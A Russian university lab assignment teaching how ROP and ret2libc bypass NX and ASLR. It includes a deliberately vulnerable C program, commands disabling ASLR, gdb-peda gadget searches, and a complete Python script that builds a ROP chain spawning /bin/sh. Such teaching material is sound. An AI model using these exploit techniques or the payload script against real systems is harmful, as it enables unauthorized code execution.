Лабораторная работа #4

Ещё больше взлома

Цель: рассмотреть обход защиты от простого переполнения на стеке и изучить новые методы защиты.

0. Подготовка ОС для лабораторной

Для выполнения примеров и заданий настоящей лабораторной работы (располагаются в папке *examples* и *tasks*, соответственно) необходимо установить утилиты ***nasm*** и ***PORgadget***.

Ассемблер ***nasm*** требуется для корректной работы плагина ***gdb-peda***, устанавливается с помощью пакетного менеджера ***apt***:

```
x@vbox:~/lab4$ sudo apt-get install nasm
x@vbox:~/lab4$
```

Утилита ***ROPgadget*** используется для поиска т.н. гаджетов в адресном пространстве (сегменте кода) исполняемого файла:

```
x@vbox:~/lab4$ sudo apt install python3-pip
x@vbox:~/lab4$ sudo pip3 install capstone
x@vbox:~/lab4$ sudo pip3 install ropgadget
x@vbox:~/lab4$
```

1. В предыдущих сериях

Локальные переменные и адрес возврата – на стеке

В предыдущих лабораторных работах мы рассмотрели способы передачи аргументов функции и возвращаемого значения, способ хранения адреса возврата из функции и её локальных переменных.

Воспроизведём вид кадра стека типичной функции *check_auth* (рис. 1, см. Лабораторную работу #3, рис. 1).

Стек	Комментарии
???	
“\x00”*32	массив *password_buffer* ([ebp-0x2c])
0x0	переменная *auth_flag* ([ebp-0xc])
??	место под канарейку (см. ниже)
ebx	дно кадра стека функции
ebp	
0x08049288	адрес возврата в *main*

Рис. 1. Стек после пролога функции и инициализации переменных

Стек	Комментарии
???	
“A”*32	массив *password_buffer* ([ebp-0x2c])
0x41414141	переменная *auth_flag* ([ebp-0xc])
0x41414141	место под канарейку (см. ниже)
0x41414141	дно кадра стека функции
0x41414141	
0x41414141	адрес возврата в *main*

Рис. 2. Стек после переполнения

Переполнение на стеке

Воспроизведём вид стека после переполнения (рис. 2, см. Лабораторную работу #3).

Как можно видеть, переполнение на стеке при определённых условиях позволяет перезаписать адрес возврата, что приводит к изменению поведения уязвимого приложения.

2. Методы защиты от переполнения на стеке

Защита #1 – *NX*

Один из наиболее простых способов защититься от исполнения кода, "встраиваемого" атакующим с помощью уязвимости переполнения на стеке, заключается в запрете исполнения инструкций, не хранящихся в сегменте кода. Данных механизм либо напрямую использует "железный" бит ***NX***, либо эмулирует его (например, ***PaX*** [1]).

Продемонстрируем результат выполнения шелл-кода на неисполняемом стеке. Здесь и далее мы будем рассматривать архитектуру **x86-64** и, соответственно, 64-битные приложения. Для простоты не будем использовать надуманные функции проверки, а сразу скопируем шеллкод (код, запускающий вместо текущей программы командный интерпретатор) на стек и попробуем выполнить. Код приложения приведён ниже.

```
int main(int argc, char* argv[])
{
        char shellcode[] = "...";
        void (*shellcode)();

        return 0;
}
```

Скомпилируем с помощью ***gcc*** с исполняемым стеком и выполним:

```
x@vbox:~/lab4$ gcc -zexecstack -o 1_execstack 1.c
x@vbox:~/lab4$ ./1_execstack
$ id
uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ ls
1.c 1_execstack
```

В результате код, хранящийся в сегменте стека, выполнился, и мы получили новый командный интерпретатор вместо нашего приложения *1_execstack*. Попробуем скомпилировать тот же код с неисполняемыми сегментами данных (опция включена по умолчанию) и выполнить:

```
x@vbox:~/lab4$ gcc -o 1_nonexecstack 1.c
x@vbox:~/lab4$ ./1_nonexecstack
Segmentation fault (core dumped)
x@vbox:~/lab4$
```

Как видно, попытка выполнения инструкций, хранящихся на стеке, приводит к порождению исключительной ситуации, которая влечёт за собой аварийное завершение выполнения исполняемого файла.

Защита #2 – *ASLR*

Следующий метод защиты основан на том, что для успешного выполнения шеллкода необходимо знать (или хотя бы примерно представлять) расположение буфера, в котором он хранится. Если адреса начала сегментов стека, кучи, а также адреса загружаемых библиотек будут меняться при каждом запуске приложения, атакующий не будет знать, каким значением перезаписывать адрес возврата. Так как суть метода состоит в рандомизации адресного пространства, метод получил название ***Address Space Layout Randomization*** [2].

Для демонстрации эффекта использования ***ALSR*** скомпилируем и будем запускать следующую программу:

```
#include <stdio.h>


int main(int argc, char* argv[])
{
        char buf[256] = "AAAAAAAAAAAAA";
        printf("buf variable is at address : %p\n", buf);

        return 0;
}
```

Компилируем с помощью ***gcc***:

```
x@vbox:~/lab4$ gcc -o 2 2.c
x@vbox:~/lab4$ ./2
buf variable is at address: 0x7ffc39217560
x@vbox:~/lab4$ ./2
buf variable is at address: 0x7ffe82be4050
x@vbox:~/lab4$ ./2
buf variable is at address: 0x7ffd37a33ac0
x@vbox:~/lab4$
```

Запуская несколько раз подряд, видим, что адрес буфера *buf* каждый раз меняется.

Это же касается и места загрузки используемых библиотек (*.so). Для проверки этого факта воспользуемся утилитой ***ldd***, которая показывает адреса загрузки библиотек.

```
x@vbox:~/lab4$ ldd ./2
linux-vdso.so.1 =>  (0x00007ffc0d990000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd0f8b6a000)
```

```
/lib64/ld-linux-x86-64.so.2 (0x0000562d2a666000)
x@vbox:~/lab4$ ldd ./2
linux-vdso.so.1 =>  (0x00007ffea8786000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fbf344d3000)
/lib64/ld-linux-x86-64.so.2 (0x000055be7207a000)
x@vbox:~/lab4$ ldd ./2
linux-vdso.so.1 =>  (0x00007ffd4b3c9000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5afcc9e000)
/lib64/ld-linux-x86-64.so.2 (0x0000562ae9617000)
x@vbox:~/lab4$
```

3. Корень проблемы

Переполнение никуда не исчезло!!!

Методы защиты, описанные выше, позволяют предотвращать *эксплуатирование* уязвимости переполнения на стеке. Однако эти методы не предотвращают само *переполнение*: адрес возврата перезаписать всё равно возможно. Можно ли осуществить перезапись адреса возврата так, чтобы управление не передавалось на инструкции, хранящиеся в неисполняемых участках памяти, но выполнение целевой цепочки инструкций приводило бы к эксплуатации?

4. Метод обхода защит *ASLR* и *NX*

ROP

Несмотря на защиты ***NX*** и ***ASLR***, есть один сегмент, который не может быть неисполняемым (а в некоторых случаях даже перемещаемым): сегмент кода (*.text*). Идея метода обхода упомянутых выше защит, получившего название ***Return Oriented Programming*** [3], заключается в том, чтобы найти все необходимые для исполнения шеллкода (или некоторого другого кода) инструкции в адресном сегменте кода. Если все необходимые куски кода удастся найти, то "останется только" их как-то связать...

Итак, допустим, мы имеем возможность записывать на стек некоторым образом сформированные данные, в том числе перезаписывать адрес возврата. Инструкция **ret** читает 8 байт с вершины стека и передаёт управление по этому адресу. Что будет, если в сегменте кода найти ещё одну инструкцию **ret** и перезаписать адрес возврата в уязвимой функции адресом этой инструкции (см. рис. 3)? Управление будет передано на эту (найденную нами) инструкцию **ret**, которая извлечёт следующие 8 байт с вершины стека и попытается передать управление на этот адрес.

Но что лежит на этом месте? Так как мы уже опустили указатель на вершину стека ниже положения адреса возврата из функции, регистр **rsp** начинает указывать на локальные переменные функции, вызвавшей уязвимую функцию (или на её аргументы, если они были переданы через [в том числе] стек). Поэтому адрес следующей инструкции, извлечённый второй инструкцией **ret**, окажется принадлежащим неисполняемому сегменту, как следствие, процесс аварийно завершится порождением исключения.

Но мы же контролируем содержимое стека! Что мешает нам, используя переполнение на стеке, перезаписать не только адрес возврата, но и 8 байт, следующих за ним? В качестве кандидата на значение для перезаписи можно выбрать адрес ещё одной, третьей, инструкции **ret** из сегмента кода. Тогда наша цепочка выполнит инструкцию ret уже три раза (см. рис. 4).



Рис. 3. Адресное пространство после переполнения. Адрес возврата из функции *my_func* перезаписан адресом инструкции **ret**. После завершения функции управление будет передано на **ret** по адресу **0x4005b7**, откуда по адресу **0x7ffff7a2e830** – на неисполняемый сегмент, что приведёт к аварийному завершению работы программы

Так можно продолжать достаточно долго, но пока этот трюк нам ничего не даёт. Давайте посмотрим, что располагается в сегменте кода **перед** найденными нами **инструкциями ret** (см. рис. 5). Зачастую байт *0xc3* (оп. код инструкции **ret**) соответствует инструкции, которая завершает выполнение некоторой функции, следовательно, инструкции, непосредственно предшествующие ей, принадлежат *эпилогу функции* (см. Лабораторную работу #3), а потому, как правило, являются инструкциями **pop ***. Действительно, все найденные нами инструкции **ret** предваряются инструкциями, извлекающими значения со стека в некоторые регистры, среди которых есть **rdi**, **rsi**, **rdx**. Нетрудно догадаться что произойдёт, если вместо адресов инструкций **ret** записывать на стек адреса начала приведённых выше кусков кода. После перезаписи адреса возврата и перехода по нему, управление будет передано на инструкции, извлекающие данные в регистры, после чего инструкция **ret** попытается извлечь с вершины стека следующий адрес и передать управление по нему.

Таким образом, если мы, перезаписав адрес возврата адресом начала первого оканчивающегося на **ret** кусочка кода, называемого **гаджет** (**gadget**), продолжим переполнение далее некоторыми значениями, и потом адресом начала следующего гаджета, то процессор перезапишет значения некоторых регистров данными, контролируемыми нами, и передаст управление следующему гаджету с помощью инструкции **ret** (см. рис. 5 и комментарии к нему). Соединяя подобным образом подходящие кусочки, мы можем достичь т.н. тьюринг-полноты [4] подобного метода программирования, получившего название **Return Oriented Programming, ROP** (программирование, ориентированное на использование инструкции **ret**). Цепочки кода, реализующие некоторую (любую, но чаще зловредную, стороннюю) логику, называются *ROP-цепочки*.

В лабораторной работе #3 мы использовали т.н. шеллкод для того, чтобы запустить приложение */bin/sh* и получить командный интерпретатор вместо уязвимого приложения. Можем ли мы сделать что-



Рис. 4. Адресное пространство после переполнения. Адрес возврата из функции *my_func* перезаписан адресом инструкции **ret** – **0x4005b7**. После завершения функции управление будет передано на **ret** по адресу **0x4005b7**, на **ret** по адресу **0x40069d**, откуда по адресу **0x7ffff7a2e830** – на неисполняемый сегмент, что приведёт к аварийному завершению работы программы

нибудь наподобие, используя нашу новою методику взлома? Оказывается, при наличии необходимых гаджетов и известного адреса функции *system* из библиотеки *libc*, или же специальной инструкции **syscall**, мы можем выполнить любой системный вызов, в том числе и *exec**.

***system@libc*, системные прерывания и syscall**

В стандартной библиотеке языка C, называемой *libc* и хранимой в файле *libc.so*, находится функция *system*, выполняющая передаваемую ей команду. Приведём пример использования этой функции:

```
#include <stdlib.h>


int main(int argc, char* argv[])
{
        system("/bin/sh");
        return 0;
}
```



Рис. 5. Адресное пространство после переполнения. Адрес возврата из функции *my_func* перезаписан адресом первого гаджета – **0x4005b3**. После завершения функции управление будет передано на цепочку команд, выполнение которых изменит содержимое регистров **rdi** и **rdx**, после чего управление будет передано по адресу **0x400699** – на второй гаджет, выполнение которого изменит значения регистров **rsi** и **r15**. В результате в регистрах будут храниться следующие значения: **rdi**==0x1, **rsi**==0x3, **rdx**==0x2

Компилируя с помощью ***gcc*** и запуская, видим запущенный функцией *system* командный интерпретатор:

```
x@vbox:~/lab4$ gcc -o 3 3.c
x@vbox:~/lab4$ ./3
$ id
uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ ls
1.c  1_execstack  1_nonexecstack  2  2.c  3  3.c
$
```

В процессорах архитектуры x86-64 системные прерывания вызываются путём выполнения инструкции **syscall**. Для вызова нужного системного прерывания необходимо в регистре **eax** передать код этого прерывания, регистры **rdi**, **rsi**, **rdx**, **rcx** используются для передачи аргументов. Одно из системных прерываний в контексте обсуждения эксплуатации уязвимостей интересует нас значительно сильнее остальных: *0x3b* (таблицу системных прерываний для ОС *Linux* можно найти в [5]), прерывание exec*. Передавая в регистре **rdi** указатель на строку "*/bin/sh*", а в **rsi** и **rdx** – указатель на пустой массив ссылок, мы можем вызвать *exec("/bin/sh")* и получить командный интерпретатор. Приведём пример использования инструкции **syscall**:

```
int main(int argc, char* argv[])
{
        char bin_sh[] = "/bin/sh";
        char* args[2] = {bin_sh, 0};
        asm(
        "movq %0, %%rdi    \n\t"
        "movq %1, %%rsi    \n\t"
        "xorq %%rdx, %%rdx \n\t"
        "movl $0x3b, %%eax \n\t"
        "syscall"
        : /* no output */
        : "b" (bin_sh), "a" (args)
        :
        );
        return 0;
}
```

Компилируя с помощью ***gcc*** и запуская, видим запущенный функцией с помощью **syscall** командный интерпретатор:

```
x@vbox:~/lab4$ gcc -o 4 4.c
x@vbox:~/lab4$ ./4
$ id
uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ ls
1.c  1_execstack  1_nonexecstack  2  2.c  3  3.c  4  4.c
$
x@vbox:~/lab4$
```

Ret2libc и больше гаджетов

Помимо сегмента кода самого бинарного файла, исполняемыми также, очевидно, являются сегменты кода всех подгружаемых библиотек, в частности *libc* – стандартной библиотеки языка C. В этой библиотеке содержится большое количество функций, следовательно, большое количество гаджетов, а также функция *system*.

Если каким-либо образом атакующий может узнать адрес места загрузки *libc* (например, ***ASLR*** отключён), то в его распоряжении оказывается целая россыпь гаджетов и *system*. Техника эксплуатации уязвимого исполняемого бинарного файла в таких условиях называется ***Ret2libc*** [7]. Пробуем (см. также [8])!

Для того, чтобы знать адрес места загрузки, отключим ***ASLR*** и оставим только ***NX***. Код уязвимого приложения представлен ниже:

```
#include <stdio.h>
```

```
#include <stdlib.h>

int copy(char* f_name)
{
        char buf[32];
        FILE* fd = fopen(f_name, "rb");
        fread(buf, 1, 200, fd);
        return 0;
}

int main(int argc, char* argv[])
{
        copy(argv[1]);
        return 0;
}
```

Скомпилируем этот код без ***Stack Smashing Protector*** (без канареек, см. раздел **Защиты от новых методов атак**):

```
x@vbox:~/lab4$ gcc -fno-stack-protector -fno-PIC 5.c -o 5 -no-pie
x@vbox:~/lab4$
```

Отключим ***ASLR***:

```
x@vbox:~/lab4$ cat /proc/sys/kernel/randomize_va_space
2
x@vbox:~/lab4$ sudo su
[sudo] password for x:
root@vbox:/home/x/lab4# echo 0 > /proc/sys/kernel/randomize_va_space
root@vbox:/home/x/lab4# exit
x@vbox:~/lab4$ cat /proc/sys/kernel/randomize_va_space
0
```

Теперь библиотека *libc* загружается в одно и то же место виртуального пространства нашего исполняемого файла. Необходимо найти адрес функции *system*, а также адрес строки "*/bin/sh*" (она тоже хранится в *libc*). Для этого воспользуемся ***gdb-peda*** [6] – plugin'ом к ***gdb***:

```
x@vbox:~/lab4$ gdb -q 5
Reading symbols from 5...
(No debugging symbols found in 5)
gdb-peda$ b main
Breakpoint 1 at 0x4011a7
gdb-peda$ r
Starting program: /home/x/lab4/5
…
Breakpoint 1, 0x00000000004011a7 in main ()
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7c50d60 <__libc_system>
gdb-peda$ peda searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc.so.6 : 0x7ffff7dd8698 --> 0x68732f6e69622f ('/bin/sh')
gdb-peda$
```

Команда *p* выводит адрес символа (в нашем случае – функции *system*), команда *peda searchmem* (также доступно короткое *find*) осуществляет поиск группы байт (строки *"/bin/sh"*) в виртуальном адресном пространстве запущенного процесса. Обратите внимание на часть вывода "

libc.so.6 : 0x7ffff7dd8698" – это свидетельство того, что найденная строка хранится в библиотеке *libc* и грузится в исполняемый файл вместе с ней.

На данный момент у нас есть практически всё необходимое: переполнение на стеке (в функции *copy*), адрес функции *system* (0x7ffff7c50d60) и адрес строки *"/bin/sh"* (0x7ffff7dd8698). Нам также требуется найти адрес какого-нибудь гаджета, с помощью которого мы смогли бы записать адрес строки *"/bin/sh"* в регистр **rdi**. Для этого воспользуемся командой *ropgadget* ***gdb-peda***:

```
gdb-peda$ ropsearch "pop rdi" libc
Searching for ROP gadget: 'pop rdi' in: libc ranges
0x00007ffff7c2a3e5 : (b'5fc3')  pop rdi; ret

…
--More--(25/792) q
gdb-peda$

gdb-peda$ x/3i 0x7ffff7c2a3e5
   0x7ffff7c2a3e5 <iconv+197>:  pop    rdi
   0x7ffff7c2a3e6 <iconv+198>:  ret
   0x7ffff7c2a3e7 <iconv+199>:  nop    WORD PTR [rax+rax*1+0x0]
gdb-peda$
```

Команда *ropgadget* вернула нам адрес искомого гаджета – 0x7ffff7c2a3e5. Дабы убедиться в том, что по указанному адресу действительно располагаются необходимые нам инструкции, мы также выполнили команду x/3i 0x7ffff7c2a3e5, которая интерпретирует располагающиеся по адресу байты как оп. коды и выводит соответствующие инструкции на экран.

Теперь необходимо посчитать количество байт, которое требуется записать в буфер *buf* в функции *copy* для того, чтобы "достать" до сохранённого на стеке адреса возврата. Продолжаем использовать ***gdb-peda***:

```
gdb-peda$ disas copy
Dump of assembler code for function copy:
   0x0000000000401156 <+0>:     endbr64

   0x0000000000401156 <+0>:     endbr64
   0x000000000040115a <+4>:     push   rbp
   0x000000000040115b <+5>:     mov    rbp,rsp
   0x000000000040115e <+8>:     sub    rsp,0x40
   0x0000000000401162 <+12>:    mov    QWORD PTR [rbp-0x38],rdi
   0x0000000000401166 <+16>:    mov    rax,QWORD PTR [rbp-0x38]
   0x000000000040116a <+20>:    mov    esi,0x402004
   0x000000000040116f <+25>:    mov    rdi,rax
   0x0000000000401172 <+28>:    call   0x401060 <fopen@plt>
   0x0000000000401177 <+33>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000040117b <+37>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x000000000040117f <+41>:    lea    rax,[rbp-0x30]
   0x0000000000401183 <+45>:    mov    rcx,rdx
   0x0000000000401186 <+48>:    mov    edx,0xc8
   0x000000000040118b <+53>:    mov    esi,0x1
   0x0000000000401190 <+58>:    mov    rdi,rax
   0x0000000000401193 <+61>:    call   0x401050 <fread@plt>
   0x0000000000401198 <+66>:    mov    eax,0x0
   0x000000000040119d <+71>:    leave
   0x000000000040119e <+72>:    ret
End of assembler dump.
gdb-peda$
```



Рис. 6. Эксплоит для исполняемого бинарного файла *./5*

Нетрудно заметить, что наш буфер располагается по смещению **rbp**-0x30 (первый аргумент функции fread). Следовательно, до адреса возврата 0x38 == 56 байт (почему?). Таким образом, за 56 байтами должна следовать наша "нагрузка" – адреса гаджета, строки *"/bin/sh"* и функции *system*. Окончательный вид эксплоита представлен на рис. 6.

По возвращению из функции *copy* управление будет передано не в вызывающую функцию *main*, а на наш гаджет **pop rdi**; **ret**". Выполнение инструкции **pop rdi** приведёт к тому, что в регистре **rdi** окажется указатель на строку "*/bin/sh*". Выполнение следующей инструкции – **ret** – передаст управление в функцию *system*. Таким образом, выполнение данной ROP-цепочки эквивалентно вызову *system("/bin/sh")*.

Сохраним эксплоит в файл *shell.exp* с помощью следующего скрипта на ***python***:

```
#!/usr/bin/env python3
from struct import *


if __name__ == '__main__':
        buf = b'A'*56
        buf += pack('<Q', 0x7ffff7c2a3e6)   # ret;
        buf += pack('<Q', 0x7ffff7c2a3e5)   # pop rdi; ret;
        buf += pack('<Q', 0x7ffff7dd8698)   # pointer to "/bin/sh" into rdi
        buf += pack('<Q', 0x7ffff7c50d60)   # address of system()

        with open('shell.exp', 'wb+') as f:
                f.write(buf)
```

Подумайте, для чего нужен бесполезный гаджет по **ret**; по адресу **0x7ffff7c2a3e6**; что будет, если его убрать? Запустите вектор без первого **ret**; в отладке!

Запустим уязвимое приложение *./5*, передавая в качестве аргумента *shell.exp*:

```
x@vbox:~/lab4$ python3 5.py
x@vbox:~/lab4$ ./5 shell.exp
$ id
uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
```

```
$ ls
1.c  1_execstack  1_nonexecstack  2  2.c  3  3.c  4  4.c  5  5.c  5.py  shell.exp
$
x@vbox:~/lab4$
```

Мы получили командный интерпретатор вместо уязвимого приложения. И всё с первого раза! :-)

***ROP*-цепочка и syscall**

В реальности далеко не всегда имеется возможность узнать адрес загрузки *libc* и/или других библиотек. Во всех современных системах ***ASLR*** включен по умолчанию. Это означает, во-первых, что местоположение функции *system* на момент выполнения эксплоита определить невозможно, и, во-вторых, адрес строки *"/bin/sh*" также неизвестен.

Однако, как говорилось ранее, функцию *execve* (загрузка нового приложения в виртуальное адресное пространство текущего процесса) можно выполнить с помощью инструкции **syscall** (см. раздел ***system@libc*, системные прерывания и syscall**). Следовательно, если в сегменте кода имеется пара байт *0x0f05*, декодирующихся в инструкцию **syscall**, мы можем (при наличии всех необходимых гаджетов) вызвать *execve* "вручную" (см. также [9]).

Рассмотрим модификацию взломанной в прошлом разделе программы. В этой версии появилась функция *gadgetgarden*, в которой мы специально необходимые гаджеты и инструкции, а также глобальная статическая строка "*/bin/sh*".
